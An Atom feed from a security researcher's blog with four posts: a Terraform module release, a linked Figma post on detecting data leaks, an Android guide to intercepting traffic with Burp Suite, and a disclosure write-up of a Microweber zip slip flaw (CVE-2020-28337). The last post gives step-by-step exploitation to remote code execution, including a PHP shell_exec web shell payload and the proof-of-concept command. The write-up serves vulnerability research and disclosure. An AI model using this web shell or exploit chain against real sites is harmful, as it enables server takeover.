<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://sl1nki.page/feed.xml" rel="self" type="application/atom+xml" /><link href="https://sl1nki.page/" rel="alternate" type="text/html" /><updated>2026-08-03T12:22:53+00:00</updated><id>https://sl1nki.page/feed.xml</id><title type="html">Sl1nki’s Page</title><subtitle>A page for me to write up security research and pentest notes.</subtitle><author><name>sl1nki</name></author><entry><title type="html">Releasing terraform-aws-go-lambda: A Production-Ready Module for Go Functions on AWS</title><link href="https://sl1nki.page/blog/2026/01/02/terraform-aws-go-lambda" rel="alternate" type="text/html" title="Releasing terraform-aws-go-lambda: A Production-Ready Module for Go Functions on AWS" /><published>2026-01-02T00:00:00+00:00</published><updated>2026-01-02T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2026/01/02/terraform-aws-go-lambda</id><content type="html" xml:base="https://sl1nki.page/blog/2026/01/02/terraform-aws-go-lambda"><![CDATA[<h2 id="intro">Intro</h2>

<p>I’ve been working with Go and AWS Lambda quite a bit lately, and one thing that consistently slowed me down was the amount of boilerplate required to deploy Go functions with Terraform (or OpenTofu). Between cross-compilation, source hash computation for change detection, IAM roles, CloudWatch log groups, and all the security configuration you actually want in production — there’s a lot of repetitive, easy-to-get-wrong work.</p>

<p>So I built a reusable module to handle all of it: <a href="https://github.com/sl1nki/terraform-aws-go-lambda">terraform-aws-go-lambda</a>.</p>

<p>It’s now published on the <a href="https://registry.terraform.io/modules/sl1nki/go-lambda/aws">Terraform Registry</a> and available for anyone to use.</p>

<h2 id="what-the-module-handles">What the Module Handles</h2>

<p>The module covers the full lifecycle of deploying a Go Lambda function:</p>

<ul>
  <li><strong>Cross-compilation</strong> for Linux (arm64 by default for Graviton price/performance)</li>
  <li><strong>Source hash computation</strong> from your <code class="language-plaintext highlighter-rouge">.go</code> files, <code class="language-plaintext highlighter-rouge">go.mod</code>, and <code class="language-plaintext highlighter-rouge">go.sum</code> for automatic change detection</li>
  <li><strong>CloudWatch log group</strong> with configurable retention and optional KMS encryption</li>
  <li><strong>IAM role creation</strong> with a basic execution policy, or support for a bring-your-own role</li>
  <li><strong>Flexible naming</strong> via <code class="language-plaintext highlighter-rouge">prefix</code> + <code class="language-plaintext highlighter-rouge">name</code> conventions or full <code class="language-plaintext highlighter-rouge">function_name</code> control</li>
</ul>

<h3 id="security-features">Security Features</h3>

<p>I wanted this to be production-ready out of the box, with optional controls you can enable as your requirements grow:</p>

<ul>
  <li><strong>VPC support</strong> for network isolation</li>
  <li><strong>KMS encryption</strong> for environment variables and logs</li>
  <li><strong>Permission boundaries</strong> to prevent privilege escalation</li>
  <li><strong>Reserved concurrency</strong> for DoS protection and cost control</li>
  <li><strong>Dead letter queues</strong> for capturing failed async invocations</li>
  <li><strong>X-Ray tracing</strong> for observability</li>
</ul>

<h2 id="quick-start">Quick Start</h2>

<div class="language-hcl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">module</span> <span class="s2">"my_lambda"</span> <span class="p">{</span>
  <span class="nx">source</span>  <span class="o">=</span> <span class="s2">"sl1nki/go-lambda/aws"</span>
  <span class="nx">version</span> <span class="o">=</span> <span class="s2">"~&gt; 1.1"</span>

  <span class="nx">prefix</span>       <span class="o">=</span> <span class="s2">"myapp"</span>
  <span class="nx">name</span>         <span class="o">=</span> <span class="s2">"orders-api"</span>
  <span class="nx">source_path</span>  <span class="o">=</span> <span class="s2">"cmd/orders"</span>
  <span class="nx">project_root</span> <span class="o">=</span> <span class="nx">path</span><span class="err">.</span><span class="nx">root</span>
  <span class="nx">environment</span>  <span class="o">=</span> <span class="s2">"production"</span>

  <span class="nx">memory_size</span> <span class="o">=</span> <span class="mi">256</span>
  <span class="nx">timeout</span>     <span class="o">=</span> <span class="mi">30</span>

  <span class="nx">environment_variables</span> <span class="o">=</span> <span class="p">{</span>
    <span class="nx">LOG_LEVEL</span> <span class="o">=</span> <span class="s2">"info"</span>
  <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>That’s it. The module compiles your Go code, packages it, creates the Lambda function, sets up logging, and configures IAM—with sensible, production-oriented defaults.</p>

<h2 id="with-security-features">With Security Features</h2>

<p>For a more locked-down deployment:</p>

<div class="language-hcl highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">module</span> <span class="s2">"secure_lambda"</span> <span class="p">{</span>
  <span class="nx">source</span>  <span class="o">=</span> <span class="s2">"sl1nki/go-lambda/aws"</span>
  <span class="nx">version</span> <span class="o">=</span> <span class="s2">"~&gt; 1.1"</span>

  <span class="nx">prefix</span>       <span class="o">=</span> <span class="s2">"myapp"</span>
  <span class="nx">name</span>         <span class="o">=</span> <span class="s2">"secure-api"</span>
  <span class="nx">source_path</span>  <span class="o">=</span> <span class="s2">"cmd/secure"</span>
  <span class="nx">project_root</span> <span class="o">=</span> <span class="nx">path</span><span class="err">.</span><span class="nx">root</span>
  <span class="nx">environment</span>  <span class="o">=</span> <span class="s2">"production"</span>

  <span class="c1"># Network isolation</span>
  <span class="nx">vpc_subnet_ids</span>         <span class="o">=</span> <span class="nx">var</span><span class="p">.</span><span class="nx">private_subnet_ids</span>
  <span class="nx">vpc_security_group_ids</span> <span class="o">=</span> <span class="p">[</span><span class="nx">aws_security_group</span><span class="p">.</span><span class="nx">lambda</span><span class="p">.</span><span class="nx">id</span><span class="p">]</span>

  <span class="c1"># Encryption</span>
  <span class="nx">kms_key_arn</span>           <span class="o">=</span> <span class="nx">aws_kms_key</span><span class="p">.</span><span class="nx">lambda</span><span class="p">.</span><span class="nx">arn</span>
  <span class="nx">log_group_kms_key_arn</span> <span class="o">=</span> <span class="nx">aws_kms_key</span><span class="p">.</span><span class="nx">logs</span><span class="p">.</span><span class="nx">arn</span>

  <span class="c1"># Security controls</span>
  <span class="nx">permission_boundary_arn</span>        <span class="o">=</span> <span class="nx">aws_iam_policy</span><span class="p">.</span><span class="nx">boundary</span><span class="p">.</span><span class="nx">arn</span>
  <span class="nx">reserved_concurrent_executions</span> <span class="o">=</span> <span class="mi">100</span>
  <span class="nx">dead_letter_queue_arn</span>          <span class="o">=</span> <span class="nx">aws_sqs_queue</span><span class="p">.</span><span class="nx">dlq</span><span class="p">.</span><span class="nx">arn</span>

  <span class="c1"># Observability</span>
  <span class="nx">enable_xray_tracing</span> <span class="o">=</span> <span class="kc">true</span>
<span class="p">}</span>
</code></pre></div></div>

<h2 id="links">Links</h2>

<ul>
  <li><strong>GitHub</strong>: <a href="https://github.com/sl1nki/terraform-aws-go-lambda">sl1nki/terraform-aws-go-lambda</a></li>
  <li><strong>Terraform Registry</strong>: <a href="https://registry.terraform.io/modules/sl1nki/go-lambda/aws">sl1nki/go-lambda/aws</a></li>
  <li><strong>Examples</strong>: The repo includes examples for <a href="https://github.com/sl1nki/terraform-aws-go-lambda/tree/main/examples/basic">basic usage</a>, <a href="https://github.com/sl1nki/terraform-aws-go-lambda/tree/main/examples/vpc">VPC deployment</a>, <a href="https://github.com/sl1nki/terraform-aws-go-lambda/tree/main/examples/advanced-iam">advanced IAM</a>, <a href="https://github.com/sl1nki/terraform-aws-go-lambda/tree/main/examples/multi-lambda">multiple functions</a>, and <a href="https://github.com/sl1nki/terraform-aws-go-lambda/tree/main/examples/api-gateway">API Gateway integration</a>.</li>
</ul>

<p>If you’re deploying Go Lambda functions and want to skip the boilerplate without cutting corners, give it a try. Issues and PRs are welcome!</p>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Intro]]></summary></entry><entry><title type="html">Visibility at Scale: How Figma Detects Sensitive Data Exposure</title><link href="https://sl1nki.page/blog/2025/11/10/figma-sensitive-data-exposure" rel="alternate" type="text/html" title="Visibility at Scale: How Figma Detects Sensitive Data Exposure" /><published>2025-11-10T00:00:00+00:00</published><updated>2025-11-10T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2025/11/10/figma-sensitive-data-exposure</id><content type="html" xml:base="https://sl1nki.page/blog/2025/11/10/figma-sensitive-data-exposure"><![CDATA[<p>Detecting sensitive data leaks in complex, distributed systems is hard. Data moves through countless layers, services, and paths that aren’t always predictable. How do you catch API keys, tokens, or credentials that shouldn’t be there — without grinding your systems to a halt?</p>

<p>At Figma, we built <strong>Response Sampling</strong> to solve this problem. It gives us continuous visibility into what’s leaving our systems, allowing us to detect potential data exposure early and at scale.</p>

<p>The key was taking a platform-security approach: treating application surfaces like infrastructure and layering continuous monitoring on top. This lets our security team stay ahead of issues while keeping engineers moving quickly.</p>

<p>Read the full post to learn how we implemented scalable detection and built smarter visibility across our services:</p>

<p><a href="https://www.figma.com/blog/visibility-at-scale-how-figma-detects-sensitive-data-exposure/"><strong>Visibility at scale: How Figma detects sensitive data exposure</strong></a></p>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Detecting sensitive data leaks in complex, distributed systems is hard. Data moves through countless layers, services, and paths that aren’t always predictable. How do you catch API keys, tokens, or credentials that shouldn’t be there — without grinding your systems to a halt?]]></summary></entry><entry><title type="html">Using adb reverse to intercept Android traffic with Burp</title><link href="https://sl1nki.page/blog/2023/02/20/adb-reverse-burp-proxy" rel="alternate" type="text/html" title="Using adb reverse to intercept Android traffic with Burp" /><published>2023-02-20T00:00:00+00:00</published><updated>2023-02-20T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2023/02/20/adb-reverse-burp-proxy</id><content type="html" xml:base="https://sl1nki.page/blog/2023/02/20/adb-reverse-burp-proxy"><![CDATA[<h2 id="intro">Intro</h2>

<p>I was listening to a recent episode of <a href="https://podcasts.apple.com/gb/podcast/episode-6-mobile-hacking-attack-vectors-with-teknogeek/id1663945029?i=1000598826951">Critical Thinking - Bug Bounty Podcast (Ep. 6)</a>
and the technique of using <code class="language-plaintext highlighter-rouge">adb reverse</code> to port forward across <code class="language-plaintext highlighter-rouge">adb</code> for traffic inspection came up.
It’s a pretty nice way to stabilize and simplify your setup when inspecting traffic from an Android device through Burp Suite (or similar), so I want to do a quick write-up on it.
It also feels like a good time to consolidate some of my device setup notes since I’ve noticed that all of that parts
and pieces of getting a modern (Android 13) device with a version of Chrome &gt;= 99 setup to inspect traffic
through Burp Suite are a bit scattered.  Hopefully putting things all in one place helps jump start other people getting
their devices ready for pen testing and bug bounty research!</p>

<h2 id="quick-tip">Quick Tip</h2>

<p>If you already have an Android device setup with Burp Suite inspecting traffic over Wi-Fi, the quick tip is that you can
remove Wi-Fi from the process entirely!  Using <code class="language-plaintext highlighter-rouge">adb reverse</code> lets you avoid having to update your manual proxy settings
to ensure that the IP of your Burp instance is up-to-date when DHCP is in play.  Additionally, you don’t have to worry
about your devices being on the same Wi-Fi networks as the device’s network traffic will route through adb over the
USB cable.</p>

<p>The general syntax is:</p>

<p><code class="language-plaintext highlighter-rouge">adb reverse [--no-rebind] REMOTE LOCAL</code></p>

<p>and so a common use case would be:</p>

<p><code class="language-plaintext highlighter-rouge">adb reverse tcp:8080 tcp:8080</code></p>

<p>This will make it so that with a manual proxy of <code class="language-plaintext highlighter-rouge">127.0.0.1:8080</code> on your Android device, the traffic will proxy
nicely through a default configuration of Burp Suite since it binds to <code class="language-plaintext highlighter-rouge">127.0.0.1:8080</code> on your computer.  You can
of course change the ports as needed for your setup<sup id="fnref:5"><a href="#fn:5" class="footnote" rel="footnote" role="doc-noteref">1</a></sup>, but <code class="language-plaintext highlighter-rouge">adb reverse tcp:8080 tcp:8080</code> works great for simple setups.</p>

<h2 id="howto---the-full-setup">HOWTO - The Full Setup</h2>

<p>If you <em>don’t</em> already have your Android device setup to proxy through Burp Suite, this part is for you!  Having just
gone through setting up a new device (a Pixel 7 running Android 13) these consolidated steps work great for me, and
should be fairly generic for other devices running newer versions of Android as well.</p>

<p>Some pre-requisites to note:</p>
<ul>
  <li>A functional <code class="language-plaintext highlighter-rouge">adb</code> setup
    <ul>
      <li><a href="https://www.xda-developers.com/install-adb-windows-macos-linux/">XDA</a> has a pretty good write up if you need some help</li>
    </ul>
  </li>
  <li>USB debugging is enabled and your device is <strong>rooted</strong>
    <ul>
      <li>I’m assuming you’ll have used <a href="https://github.com/topjohnwu/Magisk/releases">Magisk</a> or something similar.  The process can vary between devices, you’ll have to figure
out what works for your device.  <a href="https://www.xda-developers.com/how-to-unlock-bootloader-root-magisk-google-pixel-7-pro/">This guide</a>
worked well for a Pixel 7.</li>
    </ul>
  </li>
</ul>

<h3 id="configure-proxy-settings">Configure Proxy Settings</h3>

<ol>
  <li>
    <p>Navigate to <code class="language-plaintext highlighter-rouge">Settings -&gt; Network &amp; internet -&gt; Internet</code></p>
  </li>
  <li>
    <p>Tap your current access point name (APN), then edit the connection and tap the <code class="language-plaintext highlighter-rouge">Advacned options</code> drop-down.</p>
  </li>
  <li>Change the <code class="language-plaintext highlighter-rouge">Proxy</code> setting to <code class="language-plaintext highlighter-rouge">Manual</code>, and set:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Proxy <span class="nb">hostname</span>: 127.0.0.1
Proxy port: 8080
</code></pre></div>    </div>
  </li>
  <li>Then tap <code class="language-plaintext highlighter-rouge">Save</code>.</li>
</ol>

<h3 id="download-the-burp-ca-file">Download the Burp CA file</h3>

<ol>
  <li>
    <p>Connect your phone to your computer, and fire up Burp Suite.  Make sure Burp Intercept is off in the <code class="language-plaintext highlighter-rouge">Proxy -&gt; Intercept</code> tab.
Then flip to the <code class="language-plaintext highlighter-rouge">Proxy -&gt; HTTP History</code> tab so you can see incoming requests.</p>
  </li>
  <li>From your computer, start the adb port forwarding:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>adb reverse tcp:8080 tcp:8080
</code></pre></div>    </div>
  </li>
  <li>
    <p>On your device, in Chrome navigate to <code class="language-plaintext highlighter-rouge">http://burp</code></p>
  </li>
  <li>
    <p>In the top right, click on <code class="language-plaintext highlighter-rouge">CA Certificate</code>.  You should now have a cacert.der file in your Downloads folder.</p>
  </li>
  <li>Transfer the CA cert over to your computer with:
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>adb pull /storage/emulated/0/Download/cacert.der ./
</code></pre></div>    </div>
  </li>
</ol>

<h3 id="convert-burp-ca-from-der-to-pem">Convert Burp CA from DER to PEM</h3>

<p>This step converts the downloaded Burp CA cert to the correct format needed to install the CA as a system cert. <sup id="fnref:1"><a href="#fn:1" class="footnote" rel="footnote" role="doc-noteref">2</a></sup></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl x509 <span class="nt">-inform</span> DER <span class="nt">-in</span> cacert.der <span class="nt">-out</span> cacert.pem
<span class="nb">export </span><span class="nv">BURP_HASH</span><span class="o">=</span><span class="si">$(</span>openssl x509 <span class="nt">-inform</span> PEM <span class="nt">-subject_hash_old</span> <span class="nt">-in</span> cacert.pem |head <span class="nt">-1</span><span class="si">)</span>
<span class="nb">mv </span>cacert.pem <span class="nv">$BURP_HASH</span>.0
</code></pre></div></div>

<h3 id="install-the-burp-ca-certificate">Install the Burp CA certificate</h3>

<p>This assumes your device is already rooted, and takes advantage of Magisk modules.<sup id="fnref:3"><a href="#fn:3" class="footnote" rel="footnote" role="doc-noteref">3</a></sup></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>adb push <span class="nv">$BURP_HASH</span>.0 /sdcard/
adb shell su <span class="nt">-c</span> <span class="nb">mkdir</span> <span class="nt">-p</span> /data/adb/modules/writable_system/system/etc/security/cacerts
adb shell su <span class="nt">-c</span> <span class="nb">cp</span> /sdcard/<span class="nv">$BURP_HASH</span>.0 /data/adb/modules/writable_system/system/etc/security/cacerts/
adb shell su <span class="nt">-c</span> <span class="nb">chmod </span>644 /data/adb/modules/writable_system/system/etc/security/cacerts/<span class="nv">$BURP_HASH</span>.0
</code></pre></div></div>

<p>The above helps workaround some pretty common errors on newer versions of Android when it comes to attempting to make the file system writable.  For example:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">adb root</code>: <em>adbd cannot run as root in production builds</em></li>
  <li><code class="language-plaintext highlighter-rouge">adb remount</code>: <em>/system/bin/sh: remount: inaccessible or not found</em></li>
  <li><code class="language-plaintext highlighter-rouge">mount -o rw,remount /system</code>: <em>mount: ‘/system’ not in /proc/mounts</em></li>
  <li><code class="language-plaintext highlighter-rouge">mount -o rw,remount /</code>: <em>‘/dev/block/dm-7’ is read-only</em></li>
</ul>

<h3 id="workaround-certificate-transparency-checks-in-chrome">Workaround Certificate Transparency checks in Chrome</h3>

<p>Certificate transparency is enforced in Chrome for Android starting with Chrome 99.  While generally a good thing for
security, this prevents Chrome from loading pages proxied through Burp Suite, so a workaround is needed. <sup id="fnref:2"><a href="#fn:2" class="footnote" rel="footnote" role="doc-noteref">4</a></sup><sup id="fnref:4"><a href="#fn:4" class="footnote" rel="footnote" role="doc-noteref">5</a></sup><sup id="fnref:6"><a href="#fn:6" class="footnote" rel="footnote" role="doc-noteref">6</a></sup></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">SPKI_SIGNATURE</span><span class="o">=</span><span class="si">$(</span>openssl x509 <span class="nt">-inform</span> der <span class="nt">-in</span> cacert.der <span class="nt">-pubkey</span> <span class="nt">-noout</span> | openssl pkey <span class="nt">-pubin</span> <span class="nt">-outform</span> der | openssl dgst <span class="nt">-sha256</span> <span class="nt">-binary</span> | openssl enc <span class="nt">-base64</span><span class="si">)</span>

<span class="c"># Replace with your generated SPKI in step 1</span>
<span class="nv">FLAGS</span><span class="o">=</span><span class="s2">"chrome --ignore-certificate-errors-spki-list=</span><span class="nv">$SPKI_SIGNATURE</span><span class="s2">"</span>

<span class="c"># Create the flag files</span>
<span class="nb">echo</span> <span class="s2">"</span><span class="k">${</span><span class="nv">FLAGS</span><span class="k">}</span><span class="s2">"</span> | adb shell su <span class="nt">-c</span> <span class="nb">tee</span> /data/local/chrome-command-line /data/local/android-webview-command-line /data/local/webview-command-line /data/local/content-shell-command-line /data/local/tmp/chrome-command-line /data/local/tmp/android-webview-command-line /data/local/tmp/webview-command-line /data/local/tmp/content-shell-command-line

<span class="c"># Set permissions on flag files</span>
<span class="nb">echo</span> <span class="s1">'chmod 555 /data/local/*-command-line /data/local/tmp/*-command-line'</span> | adb shell su
</code></pre></div></div>

<h4 id="configure-chrome-to-use-command-line-flags">Configure Chrome to use command line flags</h4>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>adb shell settings put global adb_enabled 1
adb shell su <span class="nt">-c</span> settings put global debug_app com.android.chrome
</code></pre></div></div>

<h4 id="restart-chrome">Restart Chrome</h4>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>adb shell am force-stop com.android.chrome
adb shell am start <span class="nt">-n</span> com.android.chrome/com.google.android.apps.chrome.Main
</code></pre></div></div>

<h3 id="test-it-out">Test it out!</h3>

<p>Open up Chrome and visit your favorite website.  You should see the traffic successfully intercepted by Burp in <code class="language-plaintext highlighter-rouge">Proxy -&gt; HTTP history</code>!</p>

<h2 id="references">References</h2>

<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:5">
      <p><a href="https://portswigger.net/burp/documentation/desktop/mobile/config-android-device">Configuring an Android device to work with Burp Suite Professional</a> <a href="#fnref:5" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:1">
      <p><a href="https://blog.ropnop.com/configuring-burp-suite-with-android-nougat#install-burp-ca-as-a-system-level-trusted-ca">Configuring Burp Suite With Android Nougat</a> <a href="#fnref:1" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:3">
      <p><a href="https://forum.xda-developers.com/t/how-to-make-files-in-system-writable.4514603/">How to make files in /system writable</a> <a href="#fnref:3" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:2">
      <p><a href="https://httptoolkit.com/blog/chrome-android-certificate-transparency/">Android Chrome 99 expands Certificate Transparency, breaking all MitM dev tools</a> <a href="#fnref:2" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:4">
      <p><a href="https://github.com/JelmerDeHen/MagiskBypassCertificateTransparencyError">MagiskBypassCertificateTransparencyError by JelmerDeHen</a> <a href="#fnref:4" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
    <li id="fn:6">
      <p><a href="https://forum.portswigger.net/thread/android-chrome-99-certificate-transparency-feature-blocks-burp-certificate-929ab74d">Android Chrome 99+ “Certificate Transparency” feature blocks burp certificate</a> <a href="#fnref:6" class="reversefootnote" role="doc-backlink">&#8617;</a></p>
    </li>
  </ol>
</div>]]></content><author><name>sl1nki</name></author><category term="blog" /><summary type="html"><![CDATA[Intro]]></summary></entry><entry><title type="html">Microweber - Exploiting a Zip Slip</title><link href="https://sl1nki.page/blog/2021/02/01/microweber-zip-slip" rel="alternate" type="text/html" title="Microweber - Exploiting a Zip Slip" /><published>2021-02-01T00:00:00+00:00</published><updated>2021-02-01T00:00:00+00:00</updated><id>https://sl1nki.page/blog/2021/02/01/microweber-zip-slip</id><content type="html" xml:base="https://sl1nki.page/blog/2021/02/01/microweber-zip-slip"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>Microweber is an open-source content management system (CMS) that aims to simplify building websites with a drag and
drop interface.  It’s a PHP-based CMS with built-in blogging and e-commerce capabilities.  Microweber also has a modular
expansion system which, along with other features, is managed via an admin panel.</p>

<p>A directory traversal vulnerability was discovered in the Backup restore functionality, that allows an attacker to
write arbitrary files to the file system in the web server’s user context via a specifically crafted zip file.</p>

<h2 id="the-vulnerability">The Vulnerability</h2>

<p>The zip slip vulnerability was discovered while exploring functionality within the <code class="language-plaintext highlighter-rouge">Backup.php</code> script.  The related
advisory summary can be found <a href="/advisories/CVE-2020-28337">here</a>.</p>


<p>In Backup.php on line 335, the path to the temporary zip extraction directory is defined within the current cache path
of the application, and then passed in as the <code class="language-plaintext highlighter-rouge">target_dir</code> for extraction.</p>

<p><img src="/assets/img/CVE-2020-28337/Backup.php-Line335.webp" alt="Backup.php - Line 335" /></p>

<p>Following the execution path, the actual extraction
of the zip occurs within the <code class="language-plaintext highlighter-rouge">native_unzip</code> method starting on line 185 of Unzip.php.  The directory traversal attack
occurs is on line 240 of Unzip.php, where the <code class="language-plaintext highlighter-rouge">$target_file_to_save</code> variable is defined.</p>

<p><img src="/assets/img/CVE-2020-28337/Unzip.php-Line240.webp" alt="Unzip.php - Line 240" /></p>

<p>Zip files allow file names to be defined somewhat arbitrarily, which means that the <code class="language-plaintext highlighter-rouge">$name</code> variable is controllable
by the user and potentially includes relative paths (e.g. ../).  Defining <code class="language-plaintext highlighter-rouge">$target_file_to_save</code> with the string
concatenation <code class="language-plaintext highlighter-rouge">$target_dir . $name</code>  makes this vulnerable to a <a href="https://snyk.io/research/zip-slip-vulnerability">Zip Slip</a>

directory traversal attack in the absence of additional file path validation or sanitization.  The result of the string
concatenation is opened as the output file for the archive entry contents on line 252.</p>

<p><img src="/assets/img/CVE-2020-28337/Unzip.php-Line252.webp" alt="Unzip.php - Line 252" /></p>

<h3 id="impact">Impact</h3>

<p>The impact of this vulnerability is that arbitrary paths can be provided within the zip such as
<code class="language-plaintext highlighter-rouge">../../../../payload.php</code> and allow arbitrary files contained within the zip to be written to arbitrary directories on
the server in the user context of the web server.  While the default proof-of-concept writes a php file within the web
root for code execution, an attacker can write arbitrary files <em>outside</em> of the web root in the user context of the web
server as well.  Additionally, the extracted filenames are not sanitized against the dangerous file extension list,
enabling an extension filter bypass.</p>

<h2 id="exploitation">Exploitation</h2>

<p>The following steps walk through the necessary sequence to exploit the zip slip directory traversal vulnerability in
order to gain remote code execution (RCE).  A proof-of-concept exploit script is available <a href="/pocs/cve-2020-28337.py.txt">here</a>.</p>

<h3 id="step-1---login">Step 1 - Login</h3>

<p>In order to invoke all necessary APIs, a valid <em>administrator</em> user session must be present.  Thus, an administrator
username and password must be provided.</p>

<h3 id="step-2---create-a-malicious-zip-file">Step 2 - Create a malicious zip file</h3>

<p>The zip slip approach is derived from <a href="https://github.com/ptoomey3/evilarc">ptoomey3’s evilarc</a> project.</p>

<p>The proof-of-concept default payload is phpinfo() and is created using the Python native <code class="language-plaintext highlighter-rouge">zipfile</code> module.
The payload is saved to <code class="language-plaintext highlighter-rouge">&lt;webroot&gt;/userfiles/cache/</code> by default:</p>

<div class="language-php highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?php</span> <span class="nb">phpinfo</span><span class="p">();</span> <span class="cp">?&gt;</span>
</code></pre></div></div>

<p>The equivalent command to create the zip with <code class="language-plaintext highlighter-rouge">evilarc</code> is:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python evilarc.py -o unix -d 4 -f payload.zip payload.php -p userfiles/modules
</code></pre></div></div>

<h3 id="step-3---upload-zip">Step 3 - Upload zip</h3>

<p>Now that a malicious zip file has been created, it needs to be uploaded to the server.  The file is uploaded as a
generic file via the <code class="language-plaintext highlighter-rouge">/plupload</code> endpoint, and then moved into the backup directory in steps 4 &amp; 5.</p>

<h3 id="step-4---determine-webroot-file-path">Step 4 - Determine webroot file path</h3>

<p>Knowing the webroot is necessary in the subsequent step as an absolute filepath is required to move the file into the
backup directory.  The webroot of the site is determined the <code class="language-plaintext highlighter-rouge">?debug=true</code> output on the landing page, matching against
the DefaultController.php path.  Everything preceding <code class="language-plaintext highlighter-rouge">/src</code> is the webroot on the server file system.</p>

<h3 id="step-5---move-the-uploaded-to-backup">Step 5 - Move the uploaded to backup</h3>

<p>A specific API endpoint <code class="language-plaintext highlighter-rouge">/api/Microweber/Utils/Backup/move_uploaded_file_to_backup</code> exists to move files into the
backup directory, which is used to move the uploaded zip file into the backup directory.</p>

<h3 id="step-6---restore-the-backup">Step 6 - Restore the backup</h3>

<p>Now that the malicious zip file is uploaded and moved into place, it’s time to extract it and exploit the zip slip
directory traversal vulnerability.</p>

<p>Utilizing the <code class="language-plaintext highlighter-rouge">/api/Microweber/Utils/Backup/restore</code> endpoing with <code class="language-plaintext highlighter-rouge">id=payload.zip</code> triggers an insecure extraction
of the zip file.</p>

<p>The <code class="language-plaintext highlighter-rouge">Microweber/Utils/Backup/restore</code> function will attempt to extract the provided zip filename from the backup
directory, but does not properly sanitize extracted filenames to prevent a zip slip.</p>

<p>Since the directory created to extract the zip files is within the webroot with a consistent depth of 4 from the root
(<code class="language-plaintext highlighter-rouge">/storage/cache/backup_restore/&lt;md5 hash&gt;/</code>), a directory traversal of depth 4 will yield the webroot for a
standard installation.</p>

<h3 id="step-7---profit-ie-remote-code-execution">Step 7 - Profit! (i.e. Remote Code Execution)</h3>

<p>As much as everyone loves a good <code class="language-plaintext highlighter-rouge">phpinfo</code> page, <code class="language-plaintext highlighter-rouge">shell_exec</code> is a much more interesting function to have access to
via a remote client.</p>

<p>Upload a shell_exec payload:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./microweber_rce.py --hostname "http://microwebertest.com" --username "admin" --password "password123" --payload '&lt;?php if (isset($_REQUEST["fexec"])) {echo "&lt;pre&gt;" . shell_exec($_REQUEST["fexec"]) . "&lt;/pre&gt;";} ?&gt;'
</code></pre></div></div>

<p>Execute <code class="language-plaintext highlighter-rouge">whoami</code>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://microwebertest.com/userfiles/cache/payload.php?fexec=whoami
</code></pre></div></div>

<p>With <code class="language-plaintext highlighter-rouge">shell_exec</code>, an attacker can now download an execute an additional exploit and execute it.  Or instead of
<code class="language-plaintext highlighter-rouge">shell_exec</code>, and attacker could upload a PHP reverse shell directly.</p>

<h2 id="the-fix">The Fix</h2>

<p>Microweber responded very quickly and had a patch committed within a few of hours of verifying the vulnerability.
<a href="https://github.com/microweber/microweber/commit/777ee9c3e7519eb3672c79ac41066175b2001b50">The patch</a> addresses the
vulnerability by skipping filenames containing <code class="language-plaintext highlighter-rouge">..</code> in the backup, and was applied to both the <code class="language-plaintext highlighter-rouge">zip_open</code> and
